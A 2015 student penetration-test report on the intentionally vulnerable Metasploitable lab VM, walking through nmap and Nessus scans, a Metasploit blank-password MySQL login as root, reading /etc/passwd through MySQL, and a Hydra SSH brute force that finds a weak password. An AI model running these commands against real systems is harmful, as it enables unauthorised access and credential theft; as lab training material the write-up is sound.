

# Gain Shell Access to Metasploitable

Gunnar Holwerda

February 3, 2015

# Table of Contents

<b>Executive Summary</b>	<b>2</b>
1.1 Executive Summary . . . . .	2
<b>Attack Narrative</b>	<b>3</b>
2.1 Exploration . . . . .	3
2.2 Nessus Scan . . . . .	4
2.3 MySQL . . . . .	6
2.4 SSH . . . . .	8
<b>Conclusion</b>	<b>10</b>
3.1 Conclusion . . . . .	10

# **Executive Summary**

## **1.1 Executive Summary**

I was tasked with exploiting the Metasploitable virtual machine and finding a way to get shell access. Tools built into Kali Linux were able to help me achieve this, along with the use of the Nessus software. I started with a basic network scan of the VM and decided to try to use MySQL to gain shell access to the system. Through trial and error I was able to gather information about the users on the system through the MySQL console. Since I was able to log into the root account of MySQL I could have accessed many of the other databases held on the system, but I chose to focus on the MySQL database, specifically the User database. Although nothing was there I moved on and just downloaded the “/etc/password” file and used it as a userlist to brute force into an ssh account.


# Attack Narrative

## 2.1 Exploration

I started with an nmap of the ip address:

```
# nmap 192.168.2.12
```

Which gave me a list of available ports:



The screenshot shows a terminal window titled 'root@kali: ~' running on a Kali Linux desktop. The window displays the results of an nmap scan against the IP address 192.168.2.12. The output shows numerous open ports, including common services like FTP, SSH, Telnet, SMTP, and MySQL. The MySQL port (3306) is explicitly listed as open. The terminal window is set against a background of a snowy mountain landscape.

```
root@kali:~# nmap 192.168.2.12
Starting Nmap 6.47 ( https://nmap.org ) at 2015-02-01 15:05 MST
Nmap scan report for 192.168.2.12
Host is up (0.00050s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  cproxxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  x11
6667/tcp  open  irc
2009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:E4:E0:A0 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.68 seconds
root@kali:~#
```

I decided that I would try to investigate the MySQL port and see if that could give me any sort of access to the system. I decided to run an NetCat on the port:

```
# nc -l 192.168.2.12 3306
```

This gave me some very weird output that I could not understand. It was at this point I decided to wait until Nessus finished installing. Then I could run a basic network scan of the system and see if there were any MySQL vulnerabilities on the system.


```

2121/tcp open ccproxy-ftp
3306/tcp open mysql
5432/tcp open postgresql
5900/tcp open vnc
6000/tcp open X11
6667/tcp open irc
8009/tcp open ajp13
8180/tcp open unknown
MAC Address: 08:00:27:E4:E0:A0 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~# nc 192.168.2.12:3306
192.168.2.12:3306: forward host lookup failed: Unknown host
root@kali:~# ncat 192.168.2.12:3306
Ncat: Could not resolve hostname "192.168.2.12:3306": Name or service not known. QUITTING.
root@kali:~# ncat 192.168.2.12 3306
>
5.0.51a-3ubuntu5<.ap`!{,¶W\J;(VY<"MD
[  root@kali: ~

```

## 2.2 Nessus Scan



The Nessus scan of the virtual machine returned many errors, but since I was in-

terested in attacking the MySQL service I started to check if there were any errors associated with it. I was able to find a vulnerability associated with MySQL of “MySQL Unpassworded Account Check”.

After finding this vulnerability I decided that it was time to load up msf-console and start to try to exploit it. After searching for MySQL I was able to find a tool called “mysql\_login”. I decided to try it out as I figured I would try to login to the MySQL service using a blank password like Nessus suggested there was.

```
> use auxiliary/scanner/mysql/mysql_login
> info
> set RHOSTS 192.168.2.12
> set BLANK_PASSWORDS true
> exploit
```


After running the tool with the options set as above, I received the output:



```
http://cvedetails.com/cve/1999-0502/
[*] msf auxiliary(mysql_login) > set RHOSTS 192.168.2.12
RHOSTS => 192.168.2.12
[*] msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
[*] msf auxiliary(mysql_login) > exploit
[*] 192.168.2.12:3306 MySQL - Found remote MySQL version 5.0.51a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed The quieter you become, the more you are able to hear.
[*] msf auxiliary(mysql_login) > exploit-v
[!] Unknown command: exploit-v.
[*] msf auxiliary(mysql_login) > exploit -v
[*] 192.168.2.12:3306 MySQL - Found remote MySQL version 5.0.51a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(mysql_login) > 
```

I was confused at first as I had thought that Nessus had said the password was blank. Then I remembered that I had forgotten to set a username, so I set the username to root and ran it again:

```
> set USERNAME root
> exploit
```




```
[*] 192.168.2.12:3306 MySQL - Found remote MySQL Version 5.0.51a
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(mysql_login) > set USERNAME root
[*] msf auxiliary(mysql_login) > exploit -v
[*] 192.168.2.12:3306 MySQL - Found remote MySQL version 5.0.51a
[*] 192.168.2.12:3306 - LOGIN SUCCESSFUL: root:
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[*] msf auxiliary(mysql_login) > 
```

## 2.3 MySQL

I now have the username and password to the MySQL service. I decided to attempt to log into the service remotely through my machine to see what I could do from there:

```
# mysql -h 192.168.2.12 -u root -p
```



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal displays the MySQL command-line interface. The session starts with the MySQL configuration options:

```
secure-auth          FALSE
show-warnings        FALSE
plugin-dir          (No default value)
default-auth         (No default value)
root@kali:~/Downloads# mysql -h 192.168.2.12 -u root -p
```

Then it prompts for a password:

```
Enter password:
```

After entering the password, it displays the MySQL welcome message:

```
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 1029
Server version: 5.0.51a-3ubuntu5 (Ubuntu)


Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.
```

Finally, it shows the MySQL prompt:

```
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
mysql> 
```

I ran a “show grants;” to find out how much power the user I now controlled has. Turns out I had access to everything in MySQL! What if I tried to open the “/etc/passwd” file?



The screenshot shows a terminal window titled "root@kali: ~/Downloads". The terminal displays a list of users and groups from the "/etc/group" file. The output includes:

```

root:x:1:root
daemon:x:1:daemon:/usr/sbin:/bin/sh
bin:x:2:bin:/bin:/bin/sh
sys:x:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sh
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL Administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false

```

I was able to get the file, so now I have a list of users and what group they belong to on the system. I attempted to get the “/etc/shadow” file, but was rejected. So this still leaves me with no ability to get into a shell. Now I decided that I would try to investigate the databases contained within the system to see if there was any information contained within them that could help me out.

```

> show databases;
> use mysql;
> Select *;
> show tables;
> select * from user;
> select User from user;
> select User, Password from user;

```

When I selected everything from the user table, I got a very messy printout of the table (see screenshot below). I was able to determine that the table contained a username and password, so I selected both of those from the table. Unfortunately the passwords were not in the table.

Host	User	Password	Select_priv	Insert_priv	Update_priv	Delete_priv	Create_priv	Drop_priv	Reload_priv	Shutdown_priv	Process_priv	File_priv	Grant_priv	References_priv	Index_priv	Alter_priv	Show_db_priv	Super_priv	Create_tmp_table_priv	Lock_tables_priv	Execute_priv	Repl_slave_priv	Repl_client_priv	Create_view_priv	Show_view_priv	Create_routine_priv	Alter_routine_priv	Create_user_priv	ssl_type_priv	ssl_cipher	x509_issuer	x509_subject	max_questions	max_updates	max_connections	max_user_connections		
	debian-sys-maint		Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Y	Y	N	Y	N	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	Y	N	
%	root	0	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Y	Y	0	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
%	guest	0	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y
Y	Y	0	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y	Y

I then attempted to try to use the mysql\_hashdump tool from msfconsole, unfortunately it was unable to provide me with anything. Next I decided to see if there were any known exploits for the current MySQL version that was running on the system. That search turned up nothing as well. I went into MySQL again and grabbed the print out of the “/etc/passwd” file from before to use it as a user list to try to brute force an SSH account.

## 2.4 SSH

I determined that I was going to try to brute force an SSH account using the users from the “/etc/passwd” file I was able to print out from MySQL. After waiting for a long time as Hydra attempted to test multiple passwords for the large user list, I decided to just focus on one user. I picked the user “user” and decided to try to brute force it using the namelist.txt wordlist from “/usr/share/wordlists/metasploit/” built into Kali.

```
# hydra ssh://192.168.2.12 -l user -P /usr/share/wordlists/metasploit/namelist.txt
```

```
[VERBOSE] Resolving addresses ... done
[STATUS] 129.00 tries/min, 129 tries in 00:01h, 1778 todo in 00:14h, 8 active
[STATUS] 123.00 tries/min, 369 tries in 00:03h, 1538 todo in 00:13h, 8 active
[STATUS] 121.86 tries/min, 853 tries in 00:07h, 1054 todo in 00:09h, 8 active
[STATUS] 120.67 tries/min, 1448 tries in 00:12h, 459 todo in 00:04h, 8 active
[22][ssh] host: 192.168.2.12 login: user password: user
[STATUS] attack finished for 192.168.2.12 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2015-02-01 20:00:11
```

I was able to successfully find the password for “user” and thus login to an SSH account with shell access.

# **Conclusion**

## **3.1 Conclusion**

In the end I was able to obtain shell access remotely through using msfconsole and Nessus. There are obviously much easier routes to getting a remote shell from the metasploitable VM, but I wanted a challenge so I chose to try to use MySQL as my gateway to gaining access. I had hoped there was a clever way to slide through MySQL into a shell, but I was unable to find a way to do so. I ended up gathering a userlist from my access to MySQL and then brute forced my way into a shell. The MySQL password needs to be secured, it is not safe to use a blank password.